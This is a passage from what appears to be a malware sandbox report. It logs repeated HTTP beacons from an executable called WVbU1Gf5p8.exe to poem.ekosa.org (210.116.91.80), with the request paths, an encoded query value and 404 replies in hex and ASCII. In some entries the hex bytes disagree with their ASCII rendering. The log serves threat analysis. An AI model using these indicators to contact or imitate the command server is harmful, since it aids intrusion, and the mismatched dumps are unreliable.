Jan 11, 2021 17:55:01.867994070 CET	236	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:02.130270958 CET	242	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:01 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.4	49860	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:49.322773933 CET	596	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:49.582149029 CET	597	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:49 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.4	49861	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:49.851074934 CET	608	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:50.115175962 CET	618	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:49 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.4	49864	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:50.402518034 CET	649	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:50.662182093 CET	653	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:50 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.4	49866	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:51.047215939 CET	657	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:51.313611031 CET	659	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:50 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.4	49867	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:51.581322908 CET	662	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:51.847165108 CET	666	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:51 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.4	49868	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:52.114242077 CET	668	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:52.375633955 CET	671	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:51 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.4	49869	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:52.756196976 CET	691	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:53.025325060 CET	1351	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:52 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.4	49875	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:53.292113066 CET	4303	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:53.554802895 CET	4303	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:52 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.4	49876	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:53.823312044 CET	4304	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:54.087682962 CET	4305	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:53 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.4	49877	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:54.462141037 CET	4305	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:54.720748901 CET	4306	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:53 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found 